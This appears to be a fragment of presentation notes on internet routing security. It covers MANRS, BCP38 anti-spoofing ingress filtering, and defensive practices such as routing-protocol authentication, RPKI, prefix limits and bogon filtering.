- Problems related to traffic with spoofed source IP addresses
- Problems related to coordination and collaboration between network operators
- Also BCP38 RFC2827 *Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing*

You should all ask your internet providers if they know about MANRS, and follow it. We should ask our government and institutions to support and follow MANRS and good practices for network on the Internet

Routing Security

- Use MD5 passwords or better authentication for routing protocols 🚩
- TTL Security – avoid routed packets
- Max prefix – of course, only allow expected networks
- Prefix filtering – only parts of IPv6 space is used
- TCP Authentication Option [RFC 5925] replaces TCP MD5 [RFC 2385]
- Turn ON RPKI for both IPv4 and IPv6 prefixes, 🚩
  https://nlnetlabs.nl/projects/rpki/about/
- Drop bogons on IPv4 and IPv6, article with multiple references YMMV
  https://theinternetprotocolblog.wordpress.com/2020/01/15/some-notes-on-ipv6-bogon-filtering/